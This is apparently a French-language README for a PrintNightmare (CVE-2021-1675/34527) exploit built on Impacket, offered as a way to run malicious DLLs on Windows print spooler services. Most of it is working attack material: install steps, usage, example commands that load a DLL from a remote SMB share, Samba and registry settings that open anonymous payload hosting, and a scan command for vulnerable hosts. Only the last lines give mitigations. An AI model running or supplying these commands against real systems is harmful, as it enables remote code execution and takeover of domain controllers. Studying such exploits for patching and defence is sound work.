 edsonjt81/cve-2021-1675
Impacket-based exploit pour PrintNightmare (CVE-2021-1675/34527) permettant l'exécution de DLL à distance ou en local contre les services du spouleur d'impression Windows.

Implémentation Impacket du PoC PrintNightmare créé à l'origine par Zhiniang Peng (@edwardzpeng) & Xuefeng Li (@lxf02942370)
Testé sur un contrôleur de domaine 2019 entièrement patché
Exécutez des DLL malveillantes à distance ou localement

Avant d'exécuter l'exploit, vous devez installer ma version d'Impacket et après cela, vous êtes prêt.
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip address] [-port [destination port]] target share

CVE-2021-1675 implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  share                 Path to DLL. Example '\\10.10.10.10\share\evil.dll'

optional arguments:
  -h, --help            show this help message and exit

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH

connection:
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name
                        and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

Example;
./CVE-2021-1675.py hackit.local/domain_user:[email protected] '\\192.168.1.215\smb\addCube.dll'
./CVE-2021-1675.py hackit.local/domain_user:[email protected] 'C:\addCube.dll'
Le moyen le plus simple d'héberger des charges utiles est d'utiliser samba et de modifier /etc/samba/smb.conf pour autoriser l'accès anonyme
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
Depuis Windows, c'est aussi possible
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f #This will overwrite existing NullSessionPipes
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
# Reboot
Nous pouvons utiliser rpcdump.py d'Impacket pour analyser les hôtes potentiellement vulnérables ; s'il retourne une valeur, il pourrait être vulnérable
rpcdump.py @192.168.1.10 | grep MS-RPRN

Protocol: [MS-RPRN]: Print System Remote Protocol
Désactiver le service Spooler
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start" /t REG_DWORD /d "4" /f
Ou désinstaller Print-Services
Uninstall-WindowsFeature Print-Services
